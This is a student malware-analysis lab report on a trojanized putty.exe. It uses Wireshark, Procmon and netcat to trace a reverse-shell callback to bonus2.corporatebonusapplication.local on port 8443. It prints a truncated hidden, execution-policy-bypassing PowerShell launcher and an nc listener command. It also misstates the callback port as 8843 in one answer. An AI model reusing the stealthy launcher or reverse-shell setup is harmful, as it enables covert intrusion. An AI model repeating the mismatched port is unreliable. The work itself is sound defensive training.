**ESCUELA COLOMBIANA DE INGENIERIA
JULIO GARAVITO**

**IT SECURITY AND PRIVACY
GROUP 1L**

LABORATORY 9

**SUBMITTED BY:
JUAN PABLO FERNANDEZ GONZALES
MARIA VALENTINA TORRES MONSALVE**

**SUBMITTED TO:
Eng. DANIEL ESTEBAN VELA LOPEZ**

**BOGOTÁ D.C.
DATE:
21/03/2025**

Introduction

This report presents the static analysis performed on the putty.exe executable file. After several reports of unusual behavior of the system where this file was executed, it was suspected that putty.exe had been modified for malicious purposes. The analysis focused on running the malware under different conditions, to see how it behaves. This report provides a detailed description of the analysis process, the tools used and the results obtained, offering well-founded conclusions about its nature and behavior.

Dynamic analysis

The detonation of the file was carried out on the same machine but with different conditions, which are with "internet access" and another without a network connection. To do this, tools such as:

- ***Procmon (Process Monitor):*** It is a Sysinternals tool that monitors in real time the activity of processes in Windows, showing file accesses, changes in the registry and network activity. It is useful for debugging, malware detection, and system troubleshooting.

- ***Wireshark***: It is a network traffic analyzer that captures and examines packets in real time, allowing detailed analysis of protocols such as TCP, HTTP and DNS. It is used in computer security, network diagnostics, and forensics.


- ***TCPView***: A Sysinternals tool that displays all active TCP and UDP connections on a Windows system, including remote addresses and open ports. It helps identify suspicious connections and analyze network usage in real-time.

Dynamic Analysis: Detailed Answers

- Describe initial detonation. Are there any notable occurrences at first detonation? Without internet simulation? With internet simulation?

  When we run the file without an internet connection, the malware makes TCP requests and DNS queries to a domain, but these are unsuccessful, since the simulation process is not active, preventing the queries to the domain from obtaining a valid response. Despite this, multiple TCP packets are observed between IP 10.0.0.4 and IP 10.0.0.3 on port 8443, indicating that the malware is still trying to establish communication, but the connections are forcibly terminated.

If we have the internet simulation running, when running putty.exe, a blue pop-up briefly appears. By capturing network traffic with Wireshark, we observed that the malware successfully connects to the domain through DNS requests, this confirms the suspicions that were had about the behavior of the malware is different with and without the internet.


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
enp0s3

```
No.   Time           Source                  Destination        Protocol  Length Info
  145 318.970480714 10.0.0.1                224.0.0.251        MDNS         280 Standard query response 0x0000 SRV, cache flush 0 0 7680 Redes102.local TXT, cache flush A, cache flu…
  146 318.971346437 fe80::4a52:ffcb:1e0…    ff02::fb           MDNS         300 Standard query response 0x0000 SRV, cache flush 0 0 7680 Redes102.local TXT, cache flush A, cache flu…
  147 343.124226983 10.0.0.3                10.0.0.255         BROWSER      243 Host Announcement DESKTOP-E0UOONU, Workstation, Server, NT Workstation
  148 374.593143955 10.0.0.3                10.0.0.4           DNS           98 Standard query 0x4cd6 A bonus2.corporatebonusapplication.local
  149 374.595947848 10.0.0.4                10.0.0.3           DNS          114 Standard query response 0x4cd6 A bonus2.corporatebonusapplication.local A 10.0.0.4
  150 374.598105780 10.0.0.3                10.0.0.4           TCP           66 49788 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
  151 374.598112419 10.0.0.4                10.0.0.3           TCP           54 8443 → 49788 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  152 375.101053368 10.0.0.3                10.0.0.4           TCP           66 [TCP Retransmission] [TCP Port numbers reused] 49788 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=2…
  153 375.101084332 10.0.0.4                10.0.0.3           TCP           54 8443 → 49788 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  154 375.624783190 10.0.0.3                10.0.0.4           TCP           66 [TCP Retransmission] [TCP Port numbers reused] 49788 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=2…
  155 375.624819942 10.0.0.4                10.0.0.3           TCP           54 8443 → 49788 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  156 376.155075330 10.0.0.3                10.0.0.4           TCP           66 [TCP Retransmission] [TCP Port numbers reused] 49788 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=2…
  157 376.155107424 10.0.0.4                10.0.0.3           TCP           54 8443 → 49788 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  158 376.669705661 10.0.0.3                10.0.0.4           TCP           66 [TCP Retransmission] [TCP Port numbers reused] 49788 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=2…
  159 376.669737792 10.0.0.4                10.0.0.3           TCP           54 8443 → 49788 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  160 379.156161731 PcsCompu_28:bd:d9       PcsCompu_d0:ca:88  ARP           60 Who has 10.0.0.4? Tell 10.0.0.3
  161 379.156187307 PcsCompu_d0:ca:88       PcsCompu_28:bd:d9  ARP           42 10.0.0.4 is at 08:00:27:d0:ca:88
  162 379.808169735 PcsCompu_d0:ca:88       PcsCompu_28:bd:d9  ARP           42 Who has 10.0.0.3? Tell 10.0.0.4
  163 379.808750305 PcsCompu_28:bd:d9       PcsCompu_d0:ca:88  ARP           60 10.0.0.3 is at 08:00:27:28:bd:d9
```


- From the host-based indicators perspective, what is the main payload that is initiated at detonation? What tool can you use to identify this?

The primary payload that is initiated on detonation is PuTTY, an SSH client commonly used for secure remote access. When performing the execution, we might suggest that it could be part of the malicious payload to establish remote connections or perform lateral movements within the system. During its execution, this program queries registry keys and interacts with various directories on the system, indicating that it is configuring your environment to operate.

To identify this activity, the following tools can be used:


- ProcMon: Logs detailed process activity, log access, and files.
- Process Explorer: Provides information about relationships between processes, command-line arguments, and network activity.
- Wireshark: Allows monitoring of outbound network connections initiated by PuTTY, especially if remote connections are involved.

At the detonation, we can see that a blue window opens on the screen. When analyzing events with ProcMon, it is filtered that the execution of putty.exe triggers the execution of a command in PowerShell, which reinforces its possible use in malicious payloading.


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
5:33:3...	putty.exe	6940	QueryOpen	C:\Windows\System32\wow64log.dll	NAME NOT FOUND	
5:33:3...	putty.exe	6940	CreateFile	C:\Windows	SUCCESS	Desired Access: R...
5:33:3...	putty.exe	6940	QueryNameInfo...	C:\Windows	SUCCESS	Name: \Windows
5:33:3...	putty.exe	6940	CloseFile	C:\Windows	SUCCESS	
5:33:3...	putty.exe	6940	RegOpenKey	HKLM\Software\Microsoft\Wow64\x86	SUCCESS	Desired Access: R...
5:33:3...	putty.exe	6940	RegQueryValue	HKLM\SOFTWARE\Microsoft\Wow64\x86\putty.exe	NAME NOT FOUND	Length: 520
5:33:3...	putty.exe	6940	RegQueryValue	HKLM\SOFTWARE\Microsoft\Wow64\x86\(Default)	SUCCESS	Type: REG_SZ, Le...
5:33:3...	putty.exe	6940	RegCloseKey	HKLM\SOFTWARE\Microsoft\Wow64\x86	SUCCESS	
5:33:3...	putty.exe	6940	Load Image	C:\Windows\System32\wow64cpu.dll	SUCCESS	Image Base: 0x776...
5:33:3...	putty.exe	6940	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Q...
5:33:3...	putty.exe	6940	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Q...
5:33:3...	putty.exe	6940	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	KeySetInformation...
5:33:3...	putty.exe	6940	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\RaiseExceptionOnPossibleDeadlock	NAME NOT FOUND	Length: 80
5:33:3...	putty.exe	6940	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
5:33:3...	putty.exe	6940	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	REPARSE	Desired Access: Q...
5:33:3...	putty.exe	6940	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager\Segment Heap	NAME NOT FOUND	Desired Access: Q...
5:33:3...	putty.exe	6940	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Q...
5:33:3...	putty.exe	6940	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Q...
5:33:3...	putty.exe	6940	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	KeySetInformation...
5:33:3...	putty.exe	6940	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\ResourcePolicies	NAME NOT FOUND	Length: 24
5:33:3...	putty.exe	6940	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
5:33:3...	putty.exe	6940	CreateFile	C:\Users\analysis\Downloads\PMAT-labs-main (2)\PMAT-labs-main\labs\1-3.Challenge-SillyPutty	SUCCESS	Desired Access: E...
5:33:3...	putty.exe	6940	Load Image	C:\Windows\SysWOW64\kernel32.dll	SUCCESS	Image Base: 0x76b...
5:33:3...	putty.exe	6940	Load Image	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS	Image Base: 0x757...
5:33:3...	putty.exe	6940	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	REPARSE	Desired Access: Q...
5:33:3...	putty.exe	6940	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	NAME NOT FOUND	Desired Access: Q...
5:33:3...	putty.exe	6940	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL	REPARSE	Desired Access: R...
5:33:3...	putty.exe	6940	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL	NAME NOT FOUND	Desired Access: R...
5:33:3...	putty.exe	6940	RegOpenKey	HKLM\Software\WOW6432Node\Policies\Microsoft\Windows\Safer\CodeIdentifiers	REPARSE	Desired Access: Q...
5:33:3...	putty.exe	6940	RegOpenKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers	SUCCESS	Desired Access: Q...
5:33:3...	putty.exe	6940	RegSetInfoKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers	SUCCESS	KeySetInformation...
5:33:3...	putty.exe	6940	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers\TransparentEnabled	NAME NOT FOUND	Length: 80
5:33:3...	putty.exe	6940	RegCloseKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers	SUCCESS	
5:33:3...	putty.exe	6940	RegOpenKey	HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	NAME NOT FOUND	Desired Access: Q...
5:33:3...	putty.exe	6940	RegOpenKey	HKLM\System\CurrentControlSet\Control\FileSystem\	REPARSE	Desired Access: R...
5:33:3...	putty.exe	6940	RegOpenKey	HKLM\System\CurrentControlSet\Control\FileSystem	SUCCESS	Desired Access: R...
5:33:3...	putty.exe	6940	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\FileSystem	SUCCESS	KeySetInformation...
5:33:3...	putty.exe	6940	RegQueryValue	HKLM\System\CurrentControlSet\Control\FileSystem\LongPathsEnabled	SUCCESS	Type: REG_DWO...
5:33:3...	putty.exe	6940	RegCloseKey	HKLM\System\CurrentControlSet\Control\FileSystem	SUCCESS	
5:33:3...	putty.exe	6940	QueryOpen	C:\Windows\SysWOW64\apphelp.dll	SUCCESS	CreationTime: 9/7/...

Among all the processes we have in PuTTY.exe, we were struck by the one that has the execution of PowerShell.




Date:	21/03/2025 11:15:20.5216692 AM
Thread:	5408
Class:	Process
Operation:	Process Create
Result:	SUCCESS
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Duration:	0.0000000

```
PID:                          3560
Command line:                 powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object Syste
845HIdzK9X2rwowCGg/c/wx8pk0KJhYblUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeW
```

- What is the DNS record that is queried at detonation?

The DNS record queried at the detonation is bonus2.corporatebonusapplication.local. This was identified by Wireshark, which recorded DNS query traffic.


The same domain had previously been observed in the malware's chains. By applying a DNS filter on Wireshark, it was possible to confirm that the malware attempted to resolve this domain during its execution.




```
No.   Time          Source      Destination  Protocol  Length  Info
    1 0.000000000   10.0.0.3    10.0.0.4     DNS           98 Standard query 0x7b86 A bonus2.corporatebonusapplication.local
    2 0.000019917   10.0.0.4    10.0.0.3     ICMP         126 Destination unreachable (Port unreachable)
    3 0.000131887   10.0.0.3    10.0.0.4     DNS           98 Standard query 0x7b86 A bonus2.corporatebonusapplication.local
    4 0.000135454   10.0.0.4    10.0.0.3     ICMP         126 Destination unreachable (Port unreachable)
    5 0.000220383   10.0.0.3    10.0.0.4     DNS           98 Standard query 0x7b86 A bonus2.corporatebonusapplication.local
    6 0.000223449   10.0.0.4    10.0.0.3     ICMP         126 Destination unreachable (Port unreachable)
```

- What is the callback port number at detonation?

The callback port number on detonation is ***8843***. While capturing traffic with Wireshark, it was observed that the malware establishes its connection through this port. This is usually associated with HTTPS or SSL/TLS traffic, suggesting that the malware might require an SSL/TLS certificate to authenticate and encrypt the communication. This ensures that the connection is only established if a TLS handshake is successfully completed.



```
Source     Destination  Protocol  Length Info
10.0.0.4   10.0.0.3     TCP       54 8443 → 49956 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.0.0.4   10.0.0.3     TCP       54 8443 → 49956 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.0.0.4   10.0.0.3     TCP       54 8443 → 49956 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.0.0.4   10.0.0.3     TCP       54 8443 → 49957 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.0.0.4   10.0.0.3     TCP       54 8443 → 49957 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.0.0.4   10.0.0.3     TCP       54 8443 → 49957 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.0.0.4   10.0.0.3     TCP       54 8443 → 49957 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.0.0.4   10.0.0.3     TCP       54 8443 → 49957 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.0.0.4   10.0.0.3     TCP       54 8443 → 49958 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.0.0.4   10.0.0.3     TCP       54 8443 → 49958 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.0.0.4   10.0.0.3     TCP       54 8443 → 49958 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.0.0.4   10.0.0.3     TCP       54 8443 → 49958 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.0.0.4   10.0.0.3     TCP       54 8443 → 49958 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.0.0.4   10.0.0.3     TCP       54 8443 → 49959 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.0.0.4   10.0.0.3     TCP       54 8443 → 49959 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.0.0.4   10.0.0.3     TCP       54 8443 → 49959 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.0.0.4   10.0.0.3     TCP       54 8443 → 49959 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.0.0.4   10.0.0.3     TCP       54 8443 → 49959 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```



```
C:\Users\analysis\Desktop\Tools\Productivity Tools
λ nc -lvnp 8443
listening on [any] 8443 ...
connect to [10.0.0.3] from (UNKNOWN) [10.0.0.3] 49960
▬♥♥ ├☺  ┐♥♥g═╡↕J┬█₧║êó├$8τx├│rzπ3        ╟╤τ¬♀▄!d  *└,└+└0└/ ƒ ₧└$└#└(└·└
└            └╗└‼ ¥ £ = < 5 /
☺  1   + )  &bonus2.corporatebonusapplication.local
 → ♠♦☻♣☻☻☻♦♥♣♥☻♥☻☻♠☻♠♥ #    ↨    ☺ ☺
```

- What is the callback protocol at detonation?

The callback protocol at detonation is TCP over SSL/TLS. Although TCP is the underlying transport protocol, the traffic is encrypted using SSL/TLS to secure communication. The PowerShell script uses port 8443, commonly associated with HTTPS or SSL/TLS traffic, indicating that the connection requires a valid SSL certificate and successful TLS negotiation to establish successfully.

- How can you use host-based telemetry to identify the DNS record, port, and protocol?


  Host-based telemetry allows you to monitor system activity and detect suspicious behavior. We use Wireshark to filter DNS requests and detect the bonus2.corporatebonusapplication.local domain. Then, we analyzed the traffic on port 8443, confirming the use of SSL/TLS for secure communication.

- Attempt to get the binary to initiate a shell on the localhost. Does a shell spawn? What is needed for a shell to spawn?


  We managed to start a shell from the local machine. To do this, we run the malicious PowerShell script from the path ***C:\Windows\SysWOW64\WindowsPowerShell.exe*** with PID ***3560*** which is the information we got from Proccess Monitor of the second question, using the following parameters:

  - **-nop (No Profile):** Prevents loading of user profiles and default PowerShell settings. This reduces execution time and minimizes the possibility of detection by security tools that monitor profile-based scripts.
  - **-w hidden (Window Hidden):** Runs PowerShell in the background without showing a visible window to the user. This helps to hide the execution of the malicious script, preventing the victim from noticing its presence.
  - **-noni (No Interactive):** Runs the script without the need for user interaction. It does not prompt for acknowledgments or display input messages, allowing for automated and stealthy execution.
  - **-ep bypass (ExecutionPolicy Bypass):** Ignores script execution restriction policies in PowerShell. Typically, Windows imposes rules that block unsigned scripts from running, but this parameter allows malicious code to be executed without restrictions.

